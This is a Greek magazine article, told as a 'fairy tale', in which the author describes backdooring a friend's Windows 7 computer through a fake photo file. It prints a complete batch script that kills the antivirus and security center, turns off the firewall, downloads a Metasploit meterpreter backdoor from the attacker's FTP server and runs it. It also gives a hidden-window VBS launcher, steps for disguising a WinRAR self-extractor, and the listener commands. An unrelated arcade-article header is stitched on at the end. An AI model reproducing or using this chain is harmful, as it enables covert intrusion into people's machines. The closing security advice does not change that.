Θα ήθελα να σας διηγηθώ ένα μικρό παραμυθάκι, σαν αυτά που μας έλεγαν οι γιαγιάδες μας όταν ήμασταν μικροί αλλά λίγο διαφορετικό. Το δικό μου παραμύθι όμως ίσως να 'ναι αληθινό, ίσως και όχι. Ποιος ξέρει, άραγε;

by Johnny Who

Τις προάλλες λοιπόν που λέτε, καθόμουν κι έπινα το καφεδάκι μου συνομιλώντας στο chat του Facebook μ' έναν πολύ καλό φίλο. Λέγαμε, μεταξύ άλλων, για το πόσο ωραία περάσαμε στη χθεσινή έξοδο, καθώς και για κάποιες φωτογραφίες που βγάλαμε. Ο φίλος μου είχε φαγωθεί για το πότε θα του στείλω αυτές τις φωτογραφίες. Και κάπως έτσι πέρασε η ιδέα από το μυαλό μου. Θα μπορούσα άραγε ν' αποκτήσω πρόσβαση στον υπολογιστή του φίλου, εκμεταλλευόμενος αυτές τις φωτογραφίες που τόσο πολύ ήθελε;

Ακολουθεί ένας μονόλογος που έκανα. Ναι. Εγώ με τον εαυτό μου.

- Και βέβαια μπορώ, μαζί με τις φωτογραφίες, να του στείλω κι ένα backdoor, ελπίζοντας να το εκτελέσει.

- Κολοκύθια. Σιγά μην περάσει το backdoor από τους mail servers χωρίς ν' ανιχνευτεί. Δηλαδή ακόμη και να περάσει από τους mail servers, το antivirus στον υπολογιστή του άλλου θ' αρχίσει να ουρλιάζει σαν τρελό!

Τα λεπτά κυλούσαν στο βουβό δωμάτιο κι εγώ ήμουν βυθισμένος στις σκέψεις μου, προσπαθώντας να βρω μια λύση για να πετύχω το σκοπό μου. Δυστυχώς, δεν μου ερχόταν κάτι. Εκεί όμως που ήμουν έτοιμος να τα παρατήσω, η σιγή στο δωμάτιο διεκόπη απότομα από μια βροντερή, ενθουσιώδη φωνή.

Ήταν η δική μου.

Η ιδέα

Στο σημείο αυτό οφείλω να παραδεχτώ ότι γνώριζα αρκετά πράγματα για τον υπολογιστή του θύματος. Συγκεκριμένα, ήξερα ότι

- τρέχει Windows 7
- ως anti-virus χρησιμοποιεί το Security Essentials της Microsoft
- δεν έχει εγκατεστημένο κάποιο third-party firewall, χρησιμοποιεί όμως εκείνο των Windows
- έχει απενεργοποιημένο το UAC
- δεν έχει τσεκαρισμένη την επιλογή για την προβολή των καταλήξεων στα αρχεία

Κοντολογίς, επρόκειτο για το τυπικό box ενός μέσου Windows user.

Η ιδέα που είχα συλλάβει ήταν πολύ απλή. Θα έφτιαχνα ένα αυτό-αποσυμπιεζόμενο εκτελέσιμο αρχείο με το WinRAR και θα του άλλαζα το εικονίδιο. Με το που θα το έτρεχε το υποψήφιο θύμα, θα εκτελούνταν ένα batch file (κι ένα Visual Basic Script, όπως αποδείχτηκε αργότερα), το οποίο θα έκανε όλη την απαραίτητη προετοιμασία ώστε να μου δώσει πρόσβαση στο απομακρυσμένο box -- χωρίς φυσικά να το πάρει είδηση ο χρήστης του! Αναλυτικότερα, η αποστολή του εκτελέσιμου θα ήταν η εξής :

1. θα πρόβαλλε μια εικόνα (η οποία θα ήταν και η μόνη του θα έβλεπε το θύμα)
2. θα τερμάτιζε το anti-virus
3. θα απενεργοποιούσε το Windows Firewall
4. θα κατέβαζε το backdoor (από έναν FTP server που θα έστηνα)
5. ...και φυσικά θα εκτελούσε το backdoor δίνοντάς μου πρόσβαση στο σύστημα


Με λίγα λόγια, το EXE μου θα έριχνε όλη την ασφάλεια του απομακρυσμένου συστήματος. Αφού φρόντιζα να βάλω στο αυτο-αποσυμπιεζόμενο ένα αρκετά πειστικό εικονίδιο, θα του έριχνα μέσα το batch file, το VBS script και μια εικόνα. Τέλος, θα το έστελνα στο θύμα μέσα σ' ένα ZIP.

Σημείωση: *Κατά τη διάρκεια της επίθεσης που ίσως έλαβε χώρα, έγινε και το σχετικό port forwarding στον router του επιτιθέμενου. Σκοπός του ήταν να καταστήσει προσβάσιμο από τον έξω κοσμο τον FTP server που έστησε ο επιτιθέμενος, δηλαδή να τον κάνει προσβάσιμο από μηχανήματα εκτός του τοπικού δικτύου του επιτιθέμενου. Ίσως πάλι να μην έγινε τίποτε απ' όλα αυτά. Πάντως στη συνέχεια αυτού του παραμυθιού ο αφηγητής δεν μπαίνει στις λεπτομέρειες του υποτιθέμενου port forwarding. Αντίθετα, επιλέγει να μην απομακρυνθεί από την ουσία της διήγησης, γι' αυτό άλλωστε αναφέρεται σε virtual machines.*

Η προετοιμασία

Έχοντας αποφασίσει τι θα κάνω — και το κυριότερο, πώς θα το κάνω — ξεκινώντας από τις πληροφορίες που είχα για τον υπολογιστή-στόχο και τις όποιες τεχνικές γνώσεις διέθετα, θα πέρναγα πλέον στην πράξη. Σήκωσα λοιπόν τα μανίκια κι έπιασα δουλειά. (Σ.τ.Α. Κάθε φορά που διαβάζω για σήκωμα μανικιών πριν τη δουλειά, προσπαθώ να φανταστώ κάποιον να το κάνει στ' αλήθεια. Αποτυγχάνω. Κάθε φορά.)

Ήθελα να εξομοιώσω τον υπολογιστή του θύματος, προκειμένου να ξέρω πώς θα αντιδράσει κατά τη διάρκεια της επίθεσης. Ακριβώς γι' αυτό έστη-



σα ένα virtual machine (VM) με Windows 7, εγκτέστησα το Microsoft Security Essentials (MSE), απενεργοποίησα το UAC κι άρχισα να παίζω.

Που λέτε, κάποια στιγμή ανοίγω τον task manager και ψάχνω για τις διεργασίες που σχετίζονται με το MSE. Το μάτι μου πέφτει πάνω στη διεργασία MsMpEng.exe (Antimalware Service Executable). Δημιουργώ ένα νέο txt με το Notepad, του αλλάζω την κατάληξη σε bat και μέσα προσθέτω την ακόλουθη γραμμή:

```
taskkill /t /f /im MsMpEng.exe
```

Η εντολή σημαίνει: Τερμάτισε αναγκαστικά (`/f`) τη διεργασία με όνομα MsMpEng.exe (`/im MsMpEng.exe`) και όποια άλλη διεργασία ξεκίνησε απ' αυτή (`/t`). Τρέχω το batch file κι ως αποτέλεσμα βλέπω την εικόνα 1. Όχι και πολύ ενθαρρυντική, ε;

Εκκινώ και πάλι το anti-virus, ανοίγω ξανά τον task manager και ψάχνω για κάτι που, δεν μπορεί, σίγουρα μου ξέφυγε. Παρατηρώ τη διεργασία msseces.exe (Microsoft Security Client User Interface).


Ανοίγω το batch file και προσθέτω μια ακόμα γραμμή *πάνω* από την προηγούμενη. Τα περιεχόμενα του αρχείου έχουν ως εξής τώρα:

```
taskkill /t /f /im msseces.exe
taskkill /t /f /im MsMpEng.exe
```

Τρέχω το batch file και... ΜΠΑΜ! Το anti-virus είναι down — και μάλιστα χωρίς να βγει «κιχ» ούτε απ' αυτό, ούτε από το κέντρο ενεργειών των Windows 7! Το πρώτο και βασικότερο κάστρο έπεσε. Τα υπόλοιπα θα είναι παιχνιδάκι, προλαβαίνω να σκεφτώ.

Ήρθε η ώρα ν' ασχοληθώ με το firewall. Ήθελα να το κλείσω, μην τυχόν δημιουργήσει πρόβλημα κατά τη λήψη δεδομένων από τον FTP server μου! Σκέφτηκα επίσης ότι ενδέχεται να εμποδίσει τη σύνδεση του backdoor από το μηχάνημα-στόχο πίσω στον υπολογιστή μου. Αν όμως έκλεινα το firewall θα πεταγόταν σχετικό μήνυμα από το κέντρο ασφαλείας των Windows. Οπότε αποφασίζω να ρίξω *και* το κέντρο ασφαλείας. Προσθέτω λοιπόν στο batch file τις παρακάτω γραμμές, για το κέντρο ασφαλείας και το Windows Firewall:

```
taskkill /f /fi "services eq wscsvc"
netsh advfirewall set allprofiles state off
```



Σειρά έχει το κατέβασμα του backdoor, από τον FTP server μου. Οι επιπλέον γραμμές που προσθέτω στο batch file είναι οι ακόλουθες:

```
SetLocal EnableDelayedExpansion
>  #.ftp echo o 192.168.10.129
>> #.ftp echo anonymous
>> #.ftp echo someone@mail.com
>> #.ftp echo get backdoor.exe
>> #.ftp echo quit
ftp  -s:#.ftp
del #.ftp
move backdoor.exe "C:\"
```

Ακολουθεί περιγραφή για τις πιο σημαντικές γραμμές.

Γραμμή 2. Σύνδεση με το domain/IP του FTP server

Γραμμή 3. Login ως anonymous (ο server που θα στήσω θα ρυθμιστεί ώστε να επιτρέπει το anonymous login)

Γραμμή 4. Ένα έγκυρο email ως κωδικός πρόσβασης για τα anonymous logins

Γραμμή 5. Κατέβασμα του backdoor

Γραμμή 9. Μετακίνηση του backdoor σε κάποιον άλλο φάκελο, ώστε να μη βρεθεί ξαφνικά μπροστά στο θύμα.

Ολοκληρώνοντας τη συγγραφή του batch file, έπρεπε να φροντίσω για την εκτέλεση του backdoor. Έχοντας ορίσει παραπάνω τη θέση στην οποία θα μετακινούσα το backdoor (C:\), οι τελευταίες γραμμές που θα έβαζα στο batch θα ήταν οι ακόλουθες τρεις:

```
cd "C:\"
backdoor.exe
exit
```

Ιδού τώρα ολόκληρο το batch file, ολοκληρωμένο:

```
@echo off
rem ########## Προβολή της εικόνας ###########
eikona.jpg
rem ######### Τερματισμός anti-virus ############
taskkill /t /f /im msseces.exe
taskkill /t /f /im MsMpEng.exe
rem ### Τερματισμός κέντρου ασφαλείας και Windows Firewall ###
taskkill /f /fi "services eq wscsvc"
netsh advfirewall set allprofiles state off
rem ######### Λήψη backdoor ############
SetLocal EnableDelayedExpansion
>  #.ftp echo o 192.168.10.129
```

```
>> #.ftp echo anonymous
>> #.ftp echo someone@mail.com
>> #.ftp echo get backdoor.exe
>> #.ftp echo quit
ftp -s:#.ftp
del #.ftp
move backdoor.exe "C:\"
rem ######### Εκτέλεση του backdoor #########
cd "C:\"
backdoor.exe
exit
```

Είχα πλέον τελειώσει με τη δημιουργία του batch file, στο οποίο έδωσα το πρωτότυπο όνομα file.bat. Όταν όμως το έτρεξα δοκιμαστικά, προβληματίστηκα έντονα για την ορατότητα του παράθυρου εκτέλεσης. Αρχικά σκέφτηκα να δημιουργήσω μια συντόμευση κι από τις ιδιότητές της να ορίσω εκτέλεση σε ελαχιστοποιημένο παράθυρο. Αυτό όμως δεν θα έλυνε το πρόβλημα, αφού το παραθυράκι θα εξακολουθούσε να είναι ορατό στην task bar! Τη λύση ήλθε να δώσει ένα VBS script, το οποίο καλεί το batch file για εκτέλεση χωρίς να εμφανίζει τίποτε σχετικό στην οθόνη. Αυτό λοιπόν που έκανα ήταν να δημιουργήσω ένα νέο txt, του οποίου αυτή τη φορά του άλλαξα όνομα και κατάληξη σε file.vbs. Να και τα περιεχόμενά του:

```
Set WshShell = CreateObject("WScript.Shell")
cmds=WshShell.RUN("file.bat", 0, True)
Set WshShell = Nothing
```

Και μετά τα σκριπτάκια ήταν η ώρα του αυτο-αποσυμπιεζόμενου (self-extract, SFX) με το WinRAR. Επιλέγω το batch, το VBS και την εικόνα που θα έβαζα μέσα και τα προσθέτω στο αρχείο συμπίεσης. Από τις ιδιότητές του κοιτάω όλες τις καρτέλες, κάνοντας τις κατάλληλες ρυθμίσεις.

- Το παραγόμενο αρχείο το ορίζω ως αυτο-αποσυμπιεζόμενο και του αλλάζω το όνομα σε Picture1.exe. (Θυμηθείτε ότι το υποψήφιο θύμα *δεν* έχει ενεργοποιημένη την επιλογή για την προβολή των καταλήξεων αρχείων!)
- Ορίζω έναν φάκελο μέσα στον οποίο θα αποσυμπιεστούν τα αρχεία. Δεν θα ήθελα φυσικά να βρεθούν στα καλά καθούμενα μπροστά στα μάτια του!
- Ζητώ την εκτέλεση του VBS script αμέσως μετά την αποσυμπίεση. Το VBS θα εκτελέσει το BAT κι αυτό θ' αναλάβει όλα τα υπόλοιπα.
- Επιλέγω την απόκρυψη των πλαισίων διαλόγου κατα την αποσυμπίεση.
- Αλλάζω το εικονίδιο του SFX με κάποιο άλλο, περισσότερο αθώο.

Αφού τελείωσα, έριξα το Picture1.exe μέσα σ' ένα ZIP. Είχε φτάσει η ώρα να περάσω στο Linux (Monomaxos 5 , φυσικά :P)

Η επίθεση

Στο μηχάνημα με το Linux είχα να κάνω τα ακόλουθα:

- Πρώτα απ' όλα να στήσω τον FTP server μου και να τον ρυθμίσω κατάλληλα
- Να δημιουργήσω το backdoor με το Metasploit και να το μεταφέρω στον κατάλληλο κατάλογο (για την ακρίβεια σ' αυτον που όρισα ως root directory του FTP server)
- Να ξεκινήσω τον multi handler listener του Metasploit

Μετά από μια σύντομη έρευνα αποφασίζω να χρησιμοποιήσω τον vsftpd server, καθώς με καλύπτει απόλυτα. Ανοίγω λοιπόν ένα τερματικό κι ως root πληκτρολογώ:

```
apt-get install vsftpd
```


Μετά από λίγα δευτερόλεπτα έχει εγκατασταθεί. Έπρεπε τώρα να τον ρυθμίσω ώστε να δουλεύει ακριβώς όπως ήθελα. Κάνω λοιπον ένα αντίγραφο του αρχείου config, για παν ενδεχόμενο:

```
cp /etc/vsftpd.conf /home/user/vsftpd.conf.old
```

Ανοίγω το original αρχείο με το gedit, για να το επεξεργαστώ. Πάντα ως root, δίνω στο τερματικό μου:

```
gedit /etc/vsftpd.conf
```

Σβήνω όλο το περιεχόμενο και κοιτάζοντας από το αντίγραφο τον τρόπο σύνταξης των ρυθμίσεων, αρχίζω να προσθέτω εκείνες που θέλω. Στο τέλος, το δικό μου αρχείο ρυθμίσεων έδειχνε κάπως έτσι:



```
listen=YES
max_clients=2
max_per_ip=1
ftpd_banner=Welcome to my FTP service.
anonymous_enable=YES
anon_root=/var/ftp
local_enable=YES
write_enable=NO
anon_upload_enable=NO
anon_mkdir_write_enable=NO
anon_other_write_enable=NO
hide_ids=YES
ls_recurse_enable=NO
tcp_wrappers=YES
log_ftp_protocol=YES
dual_log_enable=YES
xferlog_enable=YES
idle_session_timeout=60
data_connection_timeout=300
accept_timeout=60
connect_timeout=60
dirmessage_enable=YES
```

Παρατηρήστε ότι επιτρέπω το anonymous login, ενώ ορίζω ότι όσοι κάνουν login θα βρίσκονται αυτομάτως μέσα στον κατάλογο /var/ftp.

Κάνω ένα restart στον FTP server, ώστε να πάρει τις νέες ρυθμίσεις:

```
/etc/init.d/vsftpd restart
```

Δημιουργώ τον κατάλογο που έθεσα ως root (για τον vsftpd server) στο αρχείο ρυθμίσεων:

```
mkdir /var/ftp
```

Σειρά είχε τώρα να φτιάξω το backdoor, το οποίο θα αποθηκευόταν μέσα στον κατάλογο /var/ftp. Η ιδέα είναι ότι με το που θα τρέξει το BAT στο μηχάνημα του θύματος θα συνδεθεί στον FTP server μου ώστε να κατεβάσει το backdoor και να το εκτελέσει στο μηχάνημα-στόχο.

Ανοίγω μια νέα καρτέλα τερματικού και δίνω:

```
/opt/metasploit4/msf3/./msfpayload windows/meterpreter/reverse_
tcp\
lhost=192.168.10.129 lport=4444 X > /var/ftp/backdoor.exe
Created by msfpayload
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"lport"=>"4444", "lhost"=>"192.168.10.129"}
```

Το βραδάκι της ίδιας μέρας, ακολουθεί και πάλι ένας διάλογος στο chat του Facebook...

-Κολλητέ, σου στέλνω εκείνες τις φωτογραφίες σε λιγάκι, OK;

-Αμήν! Άντε, άντε, περιμένω!

Σ' ένα τερματικό τρέχω το Metasploit κι εκκινώ τον multi handler listener:

```
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_
tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set lhost 192.168.10.129
lhost => 192.168.10.129
msf  exploit(handler) > set lport 4444
lport => 4444
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.10.129:4444
[*] Starting the payload handler...
```

Με τον listener ενεργοποιημένο στέλνω στα γρήγορα ένα mail με το ZIP που περιέχει την εικόνα. Το θύμα παίρνει το mail και κατεβάζει το ZIP. Ως έμπειρος χρήστης που είναι, σκανάρει το ZIP για malware. Το αρχείο είναι όντως καθαρό. Αποσυμπιέζει λοιπόν το ZIP κι ανοίγει την εικόνα. Πραγματικά, η εικόνα ανοίγει κι απ' ό,τι φαίνεται τίποτε, μα τίποτε άλλο δεν συμβαίνει.


Μόνο που στη μεριά του επιτιθέμενου ο multi handler listener απαντά (βλ. εικόνες 2 και 3).

Ο επίλογος

Αν το θύμα είχε ενεργοποιημένο τον UAC ή έστω είχε επιλέξει την εμφάνιση των καταλήξεων στα ονόματα αρχείων και ήταν λίγο μόνο υποψιασμένο, τίποτε από τα παραπάνω δεν θα είχε συμβεί στο παραμυθάκι μας :)

Ελπίζω διαβάζοντάς το να πέρασε λίγο ευχάριστα η ώρα σας. Πολύ περισσότερο, ελπίζω κι εύχομαι η φανταστική αυτή ιστοριούλα να σας έπεισε για το γεγονός ότι η ασφάλεια δεν έχει να κάνει μόνο με τα όποια προγράμματα προστασίας τρέχουμε. Μην το ξεχνάτε: Στην πρώτη γραμμή άμυνας βρισκόμαστε εμείς! Το τι συμβαίνει στους υπολογιστές --συχνά και σ' εμάς τους ίδιους-- εξαρτάται κυρίως από τη συμπεριφορά μας. Έχετε, λοιπόν, σωστή συμπεριφορά.

Κάντε το πρώτο, μικρο βήμα προς αυτή την κατεύθυνση ενεργοποιώντας και πάλι το UAC.



Skill: Intermediate

Tags: arcades, compiling, constructions, gaming, coin-op, nostalgia, retro

ΧΩΡΙΣ ΚΕΡΜΑΤΟΔΕΚΤΗ

[ΜΕΡΟΣ 2/2]

by Spir@lEvolution

